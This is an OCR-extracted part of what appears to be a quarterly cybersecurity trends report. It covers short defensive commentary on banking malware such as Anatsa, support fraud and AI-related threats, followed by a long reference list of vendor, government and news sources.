


* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure




* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure




* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure



*1 Banking malware

The topics on banking malware that steals personal/authentication information by targeting Internet banking users are increasing when compared to the past. Each of the three types of malware listed in [C] Malware of the timeline, namely Grandoreiro, Anatsa, and SoumniBot, targets banks and their online applications around the world. The methods of distributing malware are becoming increasingly sophisticated. For instance, in the case of Anatsa, the malware distribution function is secretly implemented in decoy applications such as ”PDF Reader & File Manager” and “QR Reader & File Manager”. For such malware, early detection and prevention of execution by utilizing security software are of course important, but downloading decoy applications should be avoided in the first place. When downloading applications, it must be ensured that the developer is trustworthy and they are released in legitimate markets.

*2 Support fraud

Damage from support frauds is increasing. The cases listed in this timeline are only a tiny portion. According to the IPA, the number of support fraud consultation cases in April 2024 was a record high at 828 [65]. The increased damage is related to the advancement of support fraud methods. In recent years, the search results of search services may contain advertisements that look exactly like those of real brands. Clicking them will display fake warnings and more and more victims are being deceived by them. Even if companies have security software installed, fake warnings of support frauds cannot be stopped. In addition, as in the cases of Osaka Pref. Saiseikai Tondabayashi Hospital and the Japan Organization for Employment of the Elderly, Persons with Disabilities and Job Seekers listed in this timeline, damage may originate from personal PCs. Therefore, such cases should be dealt with by disseminating and giving alerts on the existence of fake warnings, and ensuring that each user has the appropriate knowledge to avoid being deceived.

*3 AI-related

With the development of AI technologies, AI has been introduced into a variety of fields and the field of security is no exception. In the 1st Quarter of FY2024, there were more AI technology-related topics than in the past. In addition to phishing emails and voice fraud cases in which AI technologies are often exploited, various cyberattacks exploiting AI technologies have emerged, including creation of DDoS malware. It is expected that attackers will continue to exploit AI technologies in a variety of ways. On the other hand, there were also new reports of the presentation of the guidelines for AI technology security by the administrative agency and the provision of new security services/functions using AI technologies by companies. Security measures using AI technologies are also steadily increasing. AI technology-related security incidents are expected to continue to increase in the future. Attention should be paid to them.

References

[1] Withsecure, “最新ランサムウェア脅威レポート2024年度上半期,” 4 9 2024. [オンライン]. Available: https://www.withsecure.com/content/dam/with-secure/ja/resources/202409_WithSecure_Ransomware_Landscape_JP_Light.pdf.

[2] 株式会社FFRIセキュリティ, “【ランサムウェア】サイバー犯罪集団「LockBit」のテイクダウンについて,” 8 3 2024. [オンライン]. Available: https://www.ffri.jp/blog/2024/03/2024-03-08-ransomware-regarding-the-takedown-of-the-cyber-criminal-group-lockbit.htm.

[3] 岡山県精神医療センター, “患者情報等の流出について,” 11 6 2024. [オンライン]. Available: https://www.popmc.jp/home/organization/5w64e269/5bid3p49/zx2nd5xq/.

[4] 日本放送協会, “「イセトー」にサイバー攻撃 委託元の約150万件の情報漏えいか,” 5 7 2024. [オンライン]. Available: https://www3.nhk.or.jp/news/html/20240705/k10014502531000.html.

[5] 株式会社KADOKAWA, “ランサムウェア攻撃による情報漏洩に関するお知らせ,” 5 8 2024. [オンライン]. Available: https://www.kadokawa.co.jp/topics/12088/.

[6] “ランサムウェア被害の発生について（続報2）,” 株式会社イセトー, 3 7 2024. [オンライン]. Available: https://www.iseto.co.jp/news/news_202407.html.

[7] “印刷業務委託先のランサムウェア被害について（第2報）,” 徳島県, 3 7 2024. [オンライン]. Available: https://www.pref.tokushima.lg.jp/ippannokata/kurashi/zeikin/7241915/.

[8] 豊田市, “委託業者のランサムウェア被害に伴う個人情報の漏えいについて,” 1 10 2024. [オンライン]. Available: https://www.city.toyota.aichi.jp/kurashi/zeikin/1059557.html.

[9] 和歌山市, “委託業者におけるコンピューターウイルス感染について,” 30 9 2024. [オンライン]. Available: https://www.city.wakayama.wakayama.jp/kurashi/zeikin/1001083/1058780.html.

[10] “【お詫びとご報告】業務委託先へのランサムウェア攻撃による個人情報の漏えいについて（第三報）,” 株式会社公文教育研究会, 20 8 2024. [オンライン]. Available: https://www.kumon.ne.jp/oshirase/2024081.html.

[11] 株式会社クボタ, “業務委託先への不正アクセスによる個人情報漏えいについて,” 1 7 2024. [オンライン]. Available: https://www.kubota.co.jp/news/2024/data/info20240701.pdf.

[12] “ランサムウェア被害発生についてのお知らせ（第２報）,” 高野総合会計事務所, 10 7 2024. [オンライン]. Available: https://www.takanosogo.com/info/2024/07/post-106.php.

[13] RAPID7, “The Ransomware Radar Report,” Rapid7, 6 8 2024. [オンライン]. Available: https://www.rapid7.com/research/report/ransomware-radar-report/.

[14] 株式会社NTTDATA, “グローバルセキュリティ動向四半期レポート 2020 年度 第 3 四半期,” 株式会社NTTDATA, 16 3 2021. [オンライン]. Available: https://www.nttdata.com/jp/ja/-/media/nttdatajapan/files/news/information/2020/121100/121100-01.pdf.

[15] “サプライチェーン攻撃 ～情報漏洩の危険性と対策～,” 株式会社IDホールディングス, 22 8 2024. [オンライン]. Available: https://www.idnet.co.jp/column/page_358.html.

[16] 株式会社イセトー, “認証・認定取得状況,” [オンライン]. Available: https://www.iseto.co.jp/company/certification.html.

[17] 株式会社イセトー, “ISO27001認証及びISO27017認証の一時停止について,” 2 9 2024. [オンライン]. Available: https://www.iseto.co.jp/news/news_202409.html.

[18] “Ransomware and Cyber Extortion in Q2 2024,” RELIAQUEST, 15 7 2024. [オンライン]. Available: https://www.reliaquest.com/blog/q2-2024-ransomware/.

[19] “LockBitランサムウェアが復活、新リークサイトに5つの被害組織を掲載,” 株式会社マキナレコード, 26 4 2024. [オンライン]. Available: https://codebook.machinarecord.com/threatreport/32128/.

[20] “事例にみる国内に被害をもたらす2大ランサムウェア攻撃者グループ,” Trend Micro, 2 10 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/f/expertview-20240617-01.html.

[21] “「Operation Cronos」後のLockBitにみえる状況変化,” 三井物産セキュアディレクション株式会社, 19 4 2024. [オンライン]. Available: https://www.mbsd.jp/research/20240419/operation-chronoslockbit/.

[22] National Institute of Standards and Technology, “National Vulnerability Database,” [オンライン]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-3824.

[23] “法執行機関の作戦活動「オペレーション・クロノス」によるLockBitへの衝撃とその余波,” Trend Micro, 8 4 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/research/24/d/operation-cronos-aftermath.html.

[24] “Ransomware actors pivot away from major brands in Q2 2024,” COVEWARE, 30 7 2024. [オンライン]. Available: https://www.coveware.com/blog/2024/7/29/ransomware-actors-pivot-away-from-major-brands-in-q2-2024.

[25] 警視庁, “令和6年上半期におけるサイバー空間を巡る驚異の情勢等について,” 19 9 2024. [オンライン]. Available: https://www.npa.go.jp/publications/statistics/cybersecurity/data/R6kami/R06_kami_cyber_jousei.pdf.

[26] McKinsey & Company, “The Economic Potential of Generative AI: The next Productivity Frontier,” 6 2023. [オンライン]. Available: https://www.mckinsey.com/~/media/mckinsey/business%20functions/mckinsey%20digital/our%20insights/the%20economic%20potential%20of%20generative%20ai%20the%20next%20productivity%20frontier/the-economic-potential-of-generative-ai-the-next-productivity-frontie.

[27] Trend Micro, “生成AIでランサムウェアを作成した容疑者の摘発事例を考察,” 27 5 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/e/breaking-securitynews-20240529-02.html.

[28] Microsoft Threat Intelligence, “Staying ahead of threat actors in the age of AI,” 14 2 2024. [オンライン]. Available: https://www.microsoft.com/en-us/security/blog/2024/02/14/staying-ahead-of-threat-actors-in-the-age-of-ai/?msockid=288b9324f5976dc906fc803df4eb6cb2.

[29] Aspen Digital, “Envisioning Cyber Futures With AI,” 2024. [オンライン]. Available: https://www.aspeninstitute.org/wp-content/uploads/2024/03/Aspen-Digital_Envisioning-Cyber-Futures-with-AI_January-2024.pdf.

[30] S. Lakatos, “A Revealing Picture,” 2023. [オンライン]. Available: https://public-assets.graphika.com/reports/graphika-report-a-revealing-picture.pdf.

[31] Stanford University Human-Centered Artificial Intelligence, “Artificial Intelligence Index Report 2023,” 2023. [オンライン]. Available: https://aiindex.stanford.edu/ai-index-report-2023/.

[32] McKinsey Global Insitiute, “The State of AI in 2023: Generative AI’s Breakout Year,” 2023. [オンライン]. Available: https://www.mckinsey.com/capabilities/quantumblack/our-insights/the-state-of-ai-in-2023-generative-ais-breakout-year?src_trk=em67280362bdee60.150431791570772081.

[33] スラド, “Samsung、従業員がChatGPTに社内情報を流出させるトラブル,” 10 4 2023. [オンライン]. Available: https://zaikei.co.jp/article/20230410/716966.html.

[34] K. G. A. D. S. V. W. Z. B. A. M. A. O. B. B. M. P. F. R. Antonio Emanuele Cinà, “Wild patterns reloaded: A survey of machine learning security against training data poisoning,” Machine Learning (cs.LG); Artificial Intelligence (cs.AI); Cryptography and Security (cs.CR), 2023.

[35] A. S. a. A. Vassilev, “Poisoning Attacks Against Machine Learning: Can Machine Learning Be Trustworthy?,” IEEE, 2022.

[36] A. O. A. F. H. A. Apostol Vassilev, “Adversarial Machine Learning A Taxonomy and Terminology of Attacks and Mitigations,” NIST, 2023.

[37] 株式会社アクト, “生成AIを毒で汚染？データポイズニングとは｜わかりやすく解説,” [オンライン]. Available: https://act1.co.jp/column/0225-2/.

[38] A. Culafi, “Zenity CTO on dangers of Microsoft Copilot prompt injections,” 8 8 2024. [オンライン]. Available: https://www.techtarget.com/searchsecurity/news/366602358/Zenity-CTO-on-dangers-of-Microsoft-Copilot-prompt-injections.

[39] 独立行政法人情報処理推進機構, “IPAテクニカルウォッチ「米国におけるAIのセキュリティ脅威・リスクの認知調査レポート」,” 30 5 2024. [オンライン]. Available: https://www.ipa.go.jp/security/reports/technicalwatch/20240530.html.

[40] i. Proofpoint, “攻撃グループ「TA547」： AIとRhadamanthysスティーラーを用いてドイツの組織を狙う,” Proofpoint, Inc, 11 4 2024. [オンライン]. Available: https://www.proofpoint.com/jp/blog/threat-insight/security-brief-ta547-targets-german-organizations-rhadamanthys-stealer.

[41] “生成AIでランサムウェアを作成した容疑者の摘発事例を考察,” トレンドマイクロ株式会社, 2 8 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/e/breaking-securitynews-20240529-02.html.

[42] “生成AIの悪用で進化するサイバー攻撃に対処するために必要なこととは？,” Cybereason Inc, 25 7 2024. [オンライン]. Available: https://www.cybereason.co.jp/blog/cyberattack/12253/.

[43] “ChatGPTによるマルウェア自動作成の可能性と制約を分析,” トレンドマイクロ株式会社, 20 12 2023. [オンライン]. Available: https://www.trendmicro.com/ja_jp/research/23/l/a-closer-look-at-chatgpt-s-role-in-automated-malware-creation.html.

[44] R. Insight, “AIで進化するサイバー脅威インテリジェンス：最新動向と成功事例,” Reinforz, Inc, 2 8 2024. [オンライン]. Available: https://reinforz.co.jp/bizmedia/52223/.

[45] 日本電気株式会社, “NEC、サイバーセキュリティ分野においてLLMを組み込んだシステムを開発し社内で実践,” 日本電気株式会社, 15 12 2023. [オ

ンライン]. Available: https://jpn.nec.com/press/202312/20231215_01.html.

[46] I. Palo Alto Networks, “AIによるサイバーセキュリティの新時代: 2024年の予測,” Palo Alto Networks, Inc, [オンライン]. Available: https://www.paloaltonetworks.jp/cybersecurity-perspectives/a-new-era-of-cybersecurity-with-ai#.

[47] “生成AIによる脅威増とEDRによる運用の限界、これらの課題を解決するエムオーテックス製品の魅力とは,” 株式会社 翔泳社, 8 11 2023. [オンライン]. Available: https://enterprisezine.jp/article/detail/18536.

[48] 日経クロステック, “「CFF」でマルウエア解析を妨害,” 株式会社 日経BP, 5 7 2022. [オンライン]. Available: https://xtech.nikkei.com/atcl/nxt/mag/nnw/18/111900071/062000033/.

[49] S. NEWS, “Emotet が用いる難読化手法「制御フロー平坦化」を解き明かす,” SOPHOS, 4 5 2022. [オンライン]. Available: https://news.sophos.com/ja-jp/2022/05/04/attacking-emotets-control-flow-flattening-jp/.

[50] I. Swimlane, “Swimlane Sets New SecOps Paradigm with Hero AI and the World’s First Ultra-Simple Automation Builder,” Swimlane, 17 1 2024. [オンライン]. Available: https://swimlane.com/news/swimlane-sets-new-secops-paradigm/.

[51] トレンドマイクロ株式会社, “2024年に生成AIがサイバーセキュリティにもたらす影響,” トレンドマイクロ株式会社, 8 4 2024. [オンライン]. Available: https://www.trendmicro.com/ja_jp/jp-security/24/d/generative-ai-cybersecurity-2024.html#5.

[52] 株式会社NTTデータグループ, “グローバルセキュリティ動向四半期レポート,” 19 6 2024. [オンライン]. Available: https://www.nttdata.com/global/ja/-/media/nttdatajapan/files/services/security/nttdata_fy2023_3q_securityreport.pdf?rev=68e871cda7664d0992ec9a1e6388bc58.

[53] 独立行政法人情報処理推進機構, “情報セキュリティ10大脅威 2024,” 24 1 2024. [オンライン]. Available: https://www.ipa.go.jp/security/10threats/10threats2024.html.

[54] Palo Alto Networks, Inc, “CVE-2024-3400 PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect,” 12 4 2024. [オンライン]. Available: https://security.paloaltonetworks.com/CVE-2024-3400.

[55] 一般社団法人JPCERTコーディネーションセンター, “Palo Alto Networks社製PAN-OS GlobalProtectのOSコマンドインジェクションの脆弱性（CVE-2024-3400）に関する注意喚起,” 13 4 2024. [オンライン]. Available: https://www.jpcert.or.jp/at/2024/at240009.html.

[56] watchTowr Labs, “Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-3400),” 16 4 2024. [オンライン]. Available:

https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/.

